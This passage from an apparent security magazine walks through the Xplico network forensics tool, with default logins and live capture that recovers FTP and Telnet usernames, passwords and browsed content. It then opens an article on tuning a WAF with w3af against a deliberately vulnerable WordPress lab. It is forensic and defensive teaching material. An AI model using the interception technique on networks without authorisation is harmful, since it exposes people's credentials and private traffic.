no DHCP, they will be required to perform the configuration manually. To access the Linux tty, we will use username “ubuntu” and the password “reverse”. Since the necessary settings are done, we are ready for the first access on the web interface, that is available through the port 9876/tcp. Open your web browser and point to <http://<machineipaddress>:9876>.

You will see the login screen of Xplico also containing a listbox where you can choose which language you will use in your session. There are two instances in the web interface. The first instance is the administration. In this instance, you can see both the status of the services used in the system, creating groups, users and modify service settings. To access this instance the user is “admin” and password “xplico”.




**Figure 1.** Login screen

After login, you will see the screen showing the main features. This is the equivalent of the side menu to the “config” tab homepage. You can verify if all components are running correctly through „Xplico system is running“ indicator accompanied by a green checkmark. As the first option, we have the “Checksum Validation”. By default, this option comes disabled. Its function is to compare the checksums of all

packages to validate its origin and destination, causing it to be legally feasible in the case of a criminal investigation and can be eligible as evidence. It is important to remember that this option is feasible when using the Xplico as traffic sniffer in a live session, so that it can actually decode the information and make comparisons on checksum efficiently. As the box itself warns, the amount of decoded information, when we enable this function, is slightly smaller because it needs more resources to validate the indexed data.

Then we have the option of Geo Position. In this case, we set the current location data capture by entering the latitude and longitude. Thus, if we want to generate the preview of packets traveling over the network, using Google Earth for example, we have the current position as a reference for identification.

The third option is the use of DATE Wrappers. Their function is to generate a catalog with the decoded information for you to use with external applications.



**Figure 2.** Xplico main configuration page

Soon after, we got the Dissector Manager. Here we choose what will be the dissectors available for our session. You can enable or disable any of them according to your need.

Below we have the possibility to change the maximum size of PCAPs files. The default size is 180 MB. Finally, we have the feature to check the version of Xplico. Rolling the bar down there is a table containing the software, which are part of Xplico system and their respective versions. If you are using Ubuntu repository \ Debian, just use `apt-get` for all these packages to always remain updated.

Software versions					
Xplico version	1.1.0	Dema version	1.0.2	Sqlite version	3.7.17 2013-05-20 00:56:22 118a3b35693b134d56ebd780123b7f6f1497668
Cakephp version	1.3.16	Apache version	2.4.6 (	PHP version	5.5.3
Tshark version	1.10	tcpdump version	4.4.0	Videosnarf version	0.63
Lame version	3.99.5	GNU/Linux version	Ubuntu 13.10 saucy	Kernel version	3.11.0-12
Libpcap version	1.4.0	Xplico Alerts	Not installed	Sox version	SoX v1.4
Recode version	3.6	Python plugin	3.3.2+	GhostPDL version	9.10
GeolIP version	1.4.8				

**Figure 3.** Versions of software used in the Xplico System

Following the options side menu under “dissectors” we have the full list of those that are available for use. We can see their status – whether they are ON or OFF. It was commented above, which will be used or should not be selected in Dissector Manager. I particularly believe it is always better to keep all connected because you never know what kind of information you will find, unless it is a very specific examination and you want to completely ignore any kind of data different from the one you are looking for.

Dissector	Status	Dissector	Status
Pcap	On	Xplico Case	On
Ethernet	On	PPPoE	On
PPP	On	RADIOTAP	On
IP	On	IPv6	On
TCP	On	UDP	On
HTTP	On	PDP	On
IMAP	On	SMTP	On
HTTP file transfer	On	SIP	On
RTP	On	RTCP	On
SOP	On	L2TP	On
VLAN	On	FTP	On
DNS	On	ICMP	On
NNTP	On	IRC	On
IPP	On	PJL	On
MMS	On	SLL	On
TFTP	On	IEEE0211	On
LLC	On	Facebook Web chat	On
TELNET	On	Web mail	On
ARP	On	Paltalk Express	On
MSN	On	Paltalk	On
TCP L7p	On	UDP L7p	On
PPS	On	Syslog	On
PREM	On	NULL	On
chdic	On	Web Yahoo! MSG	On

Figure 4. Xplico current dissectors and their status of use

The following is the interface for managing groups. We can define groups according to Cases that each group will have access to and the type of permission they have. We can define users, which have access to complete system administration as well as operators, only having limited privileges to existing cases.




Figure 5. Groups Management section

The next section contains the default users of Xplico. I recommend you to change the default passwords to prevent any future problems. Here you have a reference of what the last login date of users and the number of hits recorded.






Figure 6. Users Management section

Now that you have visited the features of the administrative listing, go to the operational access to actually make a demonstration of the use of Xplico and see its real capacity. For this, it is necessary to log off the current credential and log back in with the user “xplico” password “xplico”, or the password you have set for the user in case you had changed it in the previous session. Once logged in, create a new Case to start analyzing. During the creation of the Case, there are two modes of use: Upload a PCAP containing information acquired before or Start a session of Live Acquisition. For our article we will create a session Live Acquisition. You must give a name for the Case and put an external reference that helps to identify it.




**Figure 7.** Creating a new Live Acquisition case

Once you create the new Case, it will appear in the list. Just select it by clicking on CaseName.



**Figure 8.** List of available cases

Let us now create a new capture session data. Each session can last as long as necessary, according to your preference. Here we are limited only to the amount of HD to store all indexed information.



**Figure 9.** Creating a new session of traffic capture

With created session, we have the screen containing key information and statistics collection. Here are the main protocols, numbers of sessions captured by protocol, quantification of hits and much more. We must choose which network interface will be responsible for collecting the information. To perform a Live Acquisition through Virtual Machine I recommend doing the following: Add an additional xplico as the Host-only interface. We will use a second virtual machine to navigate using Xplico as gateway, thus all packets originating from this virtual machine will pass through the Xplico. Modifying the interface of the secondary VM to Host-Only as well. Having set up your test environment, simply select the Host-Only Interface and click “Start”. In “Hosts” a drop box will appear containing the current hosts being analyzed and decoded.




Figure 10. Session main screen with all protocol data statistics

After browsing some sites and access some content to be able to generate a small mass of data for analysis, we can visit the side menu that includes specific information for each Dissector. Here we have some major groups such as Web, Mail, VoIP, Email, Chat, Shell and udecoded. For each communication will be generated info.xml file containing important information about each one. This can help maintain an organized history while analyzing the actual mass of information. Graphs browsing session, we have information about DNS, ARP, ICMPv6 and GeoMap. Clicking DNS you can see all requests made by the client machine to the internet and clicking on the graph icon in the upper right corner, we have a statistical graph these queries.




Figure 11. DNS queries

Accessing the Web session we will have a full view of all the content browsed by users during capture. We have some independent display modes: HTML, Image, Flash, Video, Audio, and JSON all. As the names are self-explanatory, for each of these we have a filter to view only content related to your brand. We have below the display of URL requests made by the user.




Figure 12. Web Traffic dissector – HTML view with all HTTP requests

Switching to viewing images, we can have access to all the images displayed by the user's browser. This mode is very interesting for analysis of illegal content such as pedophilia.



Figure 13. Web Traffic dissector – Images view

Communication protocols such as FTP and Telnet Clear Text are very interesting to analyze because the Xplico can save the entire session faithfully reconstructing commands, results and content of the session, and capture the username and password used during the session. As a demonstration, we will access a common ftp and download a file.




Figure 14. Ftp session details

We can see that the Dissector decoded the entire session, capturing the username and password as well as generating info.xml containing important information about the session. Clicking the cmd.txt can view the reconstruction of FTP session showing files that have been downloaded, commands sent and any action taken in this session while Live Acquisition was running.

Date	Destination	Port	Protocol	Duration [s]	Size [byte]	Info
2014-01-21 21:55:57	192.168.80.255	17500	DropBox	30	204	info.xml
2014-01-21 21:55:57	255.255.255.255	17500	DropBox	30	816	info.xml
2014-01-21 21:55:49	ff02::1:2	547	DHCPV6	31	516	info.xml
2014-01-21 21:16:49	239.255.255.250	1900	SSDP	27	1197	info.xml
2014-01-21 21:16:25	192.168.80.255	17500	DropBox	30	204	info.xml
2014-01-21 21:16:25	255.255.255.255	17500	DropBox	60	518	info.xml
2014-01-21 21:13:47	192.168.80.255	138	NetBIOS	95	723	info.xml
2014-01-21 21:13:07	ff02::1:2	547	DHCPV6	63	602	info.xml
2014-01-21 21:12:25	ff02::c	1900	Unknown	7	1546	info.xml
2014-01-21 21:12:26	239.266.266.260	1900	SSDP	21	3226	info.xml
2014-01-21 21:12:22	ff02::c	1900	SSDP	0	891	info.xml
2014-01-21 21:12:22	239.255.255.250	1900	SSDP	0	887	info.xml
2014-01-21 21:10:26	ff02::c	1900	Unknown	3	1364	info.xml
2014-01-21 21:10:26	239.255.255.250	1900	Unknown	116	4094	info.xml
2014-01-21 21:07:04	239.255.255.250	1900	SSDP	172	1595	info.xml
2014-01-21 21:05:00	ff02::1:2	547	DHCPV6	63	602	info.xml

Figure 15. Undecoded traffic – HTTPS/TLS traffic at most

The last session is the “Undecoded”. Here are all the sessions that could not be decoded because they are using some kind of encryption, such as session HTTPS, TLS, etc.

Date	Subject	Sender	Receivers	Size
2007-08-14 11:06:50	****SPAM**** Magic is real	"Shannon Palacios" <shraga.davenpc@info@iserm.com>	<info@iserm.com>	22907
2007-08-14 11:03:50	****SPAM**** Ladies will love you	"Tania Moreno" <pkcensorial@moni15cd67a315cd67a3@iserm.com>	<5cd67a3@iserm.com>	3692
2007-08-14 11:02:50	Sorry for being late	"Bridgett" <apnreivfcs@advanfox>	"Cleo Sanchez" <yoke@iserm.com>	2393
2007-08-14 08:24:10	This basic strategic insight supplied the tactics	"Daniel Perth" <Danie83@ecommei>	a6185ct@iserm.com	2303
2007-08-14 08:20:35	You would have been a formidable team.	"Carmela Fomenio" <Fomankowig@>	<yoke@iserm.com>	5650
2007-08-14 08:18:34	They talked for five or ten minutes and then I	"Gustavo Breck" <Gustavo_Breck@>	<howledabstracted@iserm.com>	2378
2007-08-14 08:12:29	Accept Credit Cards on Your Web Site Today.	"Julie Anomomq" <Julie.Anomomq>	<outplaying@iserm.com>	2240
2007-08-14 08:04:58	This report indicates which shows were watch	"Kongman Mulchan" <Mulchan@stefi>	<beforehand@iserm.com>	2285
2007-08-14 08:04:41	Returned mail: see transcript for details	Mail Delivery Subsystem <MAILER-D@>	<hucsolrmv@iserm.com>	5021
2007-08-14 08:04:34	Returned mail: see transcript for details	Mail Delivery Subsystem <MAILER-D@>	<pathsmqc@iserm.com>	5342
2007-08-14 08:04:33	Re: Halo!	"Abel Chaney" <a-1@adulfcashfov>	<solace@iserm.com>	1377
2007-08-14 08:04:31	Delivery Status Notification (Failure)	"Mail Delivery System" <MAILER-DAE>	<zytqps@iserm.com>	4552
2007-08-14 08:04:31	****SPAM**** But the way SATA has been dev	"melica soo" <sootgg@photoesc.coi>	<a6185ct@iserm.com>	8125
2007-08-14 08:04:30	****SPAM**** The girl eluded us.	"Melissa Goedde" <Goeddejenx@w>	<perishedcloudiness@iserm.com>	4229
2007-08-14 08:04:28	About last night	"Crystal Hamilton" <carismenidezorv>	<Steve> <has@iserm.com>	2398
2007-08-14 08:04:28	****SPAM**** Fwd: Thanks, we are accepting	"Drew Christensen" <ignaciomercur>	<howledabstracted@iserm.com>	6263
2007-08-14 08:04:28	Webster, Nesta - "World Revolution", London,	"vandersom Nyland" <vandersom@>	<beforehand@iserm.com>	5258
2007-08-14 08:04:26	Just keep in touch	"Goldie Sanchez" <balstoreoamm@>	<Lisandra> <guyanaroke@iserm.coi>	2268
2007-08-14 08:04:24	AUTHENTIC VIAGRA AND CIALIS	"Sales Department" <sales@design>	"Lutz Erverson" <sdvrvy@iserm.com>	1387
2007-08-14 08:04:24	****SPAM**** Fwd: Thank you, we are ready t	"Heath Randall" <Demetruselastom>	<outplaying@iserm.com>	6109
2007-08-14 08:04:23	Undeliverable: Thanks, we are ready to lend yo	"System Administrator" <administra>	<gioviaspost@iserm.com>	4962
2007-08-14 08:04:23	Undelivered Mail Returned to Sender	MAILER-DAEMON@smoothwall.local	<xdjyul@iserm.com>	4762

Figure 16. Captured emails with all data details including user & password

After finishing your session simply, click Stop. When you want to make a new collection session just access the Case again and create a new session of Live Acquisition. If you wish to perform a test using a PCAP session already saved the links below, have samples of catches, which can be used in Xplico.

## SUMMARY

In this article, we explore the Xplico and its main features and operation. For more information visit <http://xplico.org/wiki> where you can find complete installation guides from Source available as supporting material for use Xplico in command line mode.

## REFERENCES

- <http://wiki.xplico.org/doku.php> (Wiki)
- <http://wiki.xplico.org/doku.php?id=pcap:pcap> (PCAP Samples indexed by dissector)

## ABOUT THE AUTHOR

Anderson Tamborim is Information Security Specialist with about 12 years of experience. Huge expertise in Penetration Testing on corporate environment, developing advanced techniques to bypass security devices like IDS/IPS, firewalls, content filters and endpoint security systems (antivirus, antimalware, hids, etc.). Today works as Security Researcher and Lead Penetration Testing at NextLayer Security Solutions. [anderson.tamborim@nextlayer.com.br](mailto:anderson.tamborim@nextlayer.com.br)

# TAMING YOUR WAF WITH W3AF AND SELENIUM

by John Stauffacher

Web Application Firewalls are becoming quite common place amongst enterprises. The scrutiny of web applications, combined with a shift in development to a constant cycle of continuous has lead to an urgent need for better protection for todays Web Applications.

#### What you will learn:

- How to create a WAF policy using w3af, Selenium, and F5 ASM

#### What you should know:

- basic knowledge of Linux and Web Applications

From a forensic standpoint, understanding a Web Application Firewall, and the simple tools used to tune it is a huge bonus. Knowing how to integrate the WAF as a 'security shim' between the end user and the application, helps in not only forensic investigations, but ongoing performance matters as well.

Many Vulnerability scanners on the market today claim to obfuscate their scans to get past WAFs, some go so far as to try and identify which WAF product is in use – throughout this article we will walk through settings that can mitigate certain evasion and fingerprinting techniques.

#### THE INFRASTRUCTURE

For this article, a lab was setup that mimics what could be commonly found within an ordinary enterprise. An F5 BigIP VE TMOS 11.4.1HF2 Application Delivery Controller with the Application Security Module was chosen as the WAF sample. A single CentOS x64 6.5 server was setup as a node in a single member pool.

- NGINX was chosen as the HTTP server because of its small memory foot print
- PHP-FPM is used to connect the NGINX web server to the php backend that would be running the application logic
- WordPress 3.0 was chosen due to well documented security issues with the release (CVE-2010-4257, CVE-2010-5294, CVE-2010-5295)
- GetShopped WordPress E-Commerece 3.8.6 was chosen because of CVE-2012-5310



**Table 1.** Chosen infrastructure


Application Delivery	Web Server	Web Application	Validation Machine
F5 BigIP TMOS 11.4.1HF2	CentOS x64 6.5 NginX 1.4.4 PHP-FPM 5.3.3 MySQL 5.1	Wordpress 3.0 GetShopped WP-E-COMMERCE 3.8.6	* Kali Linux v1

The configuration was setup in a 'routed' design, in which the F5 Application Delivery Controller was positioned within the data path of the Linux web server. This positioning allows the Application Delivery Controller and the WAF module to see all of the data in the data flow. Having the return traffic go directly back to the client can cause the WAF module to miss the return data, and subsequently not have a clear view of the application traffic.

## THE APPLICATION

Wordpress was picked as the application for this lab because of its ease of installation, and its ubiquity within the enterprise. In this scenario having an application with known vulnerabilities will allow us to really test to see if the WAF is doing its job. Under normal conditions it would not be wise to purposefully deploy software that had known vulnerabilities, but for our lab environment it is perfect.

The BigShoes web application is an E-Commerce website of the BigSho.ES shoe company. It is not unlike many of the full featured E-Commerce solutions deployed in enterprises today. The application contains the storefront, the shopping cart, and the administrative interface.

**Figure 1.** BigSho.es Test Site

## THE METHODOLOGY

WAF tuning and onboarding should follow a simple, but effective methodology. It is imperative that we repeat the same steps each time we update our policy, so as the application changes, we can change our policy to adapt.

- Spider the Application
  - Using w3af (<http://www.w3af.org>) spider the application to create a map of the application.
  - This becomes your roadmap within the WAF. By specifying exactly which paths are valid legal paths within your application, you can tell the WAF to disregard other paths. This sort of security model allows for greater security against 0-day attacks.
- Create a traffic generation script

- Using the Selenium IDE ([http://docs.seleniumhq.org/docs/02\\_selenium\\_ide.jsp](http://docs.seleniumhq.org/docs/02_selenium_ide.jsp)) and the Selenium IDE Ruby plugin create a script that can simulate good traffic
- This script will be used when you turn your WAF from “Learning Mode” to “Blocking mode”
- Selenium is a tool for creating a scriptable browser, and simulate users using your site.
- If your site has a fair amount of traffic – or is fairly simple and spidering is more than complete – this step could be skipped.
- Run a baseline scan
  - Using w3af (<http://www.w3af.org>) run a baseline scan against the application.
  - This scan will be the baseline of your WAF deployment. When we finish, we will compare our results against the output of this first scan and see if we are making progress.
- Create our WAF policy
  - Using the data we have collected so far create our comprehensive customized WAF policy
- If your site is small enough – and your spidering was able to reach every asset within your application – you can set your policy into enforcement. Otherwise, your WAF Policy needs to go into learning mode, and we need to send traffic through it
  - Using the Selenium Script we created in the beging we can simulate large amounts of traffic running through the application.
  - This good or *positive* traffic will allow the WAF to understand what good traffic looks like.
- Once your WAF is out of “learning mode” we need to put it into enforcement mode. Then re-run the w3af (<http://www.w3af.org>) scan and make sure the deficiencies noted earlier are not there any more.


## W3AF

w3af (<http://www.w3af.org>) stands for web auditing and attack framework.. w3af is basically a free open source web application scanner. w3af has many plugins that are divided into:

- attack
- audit
- exploit
- discovery
- evasion
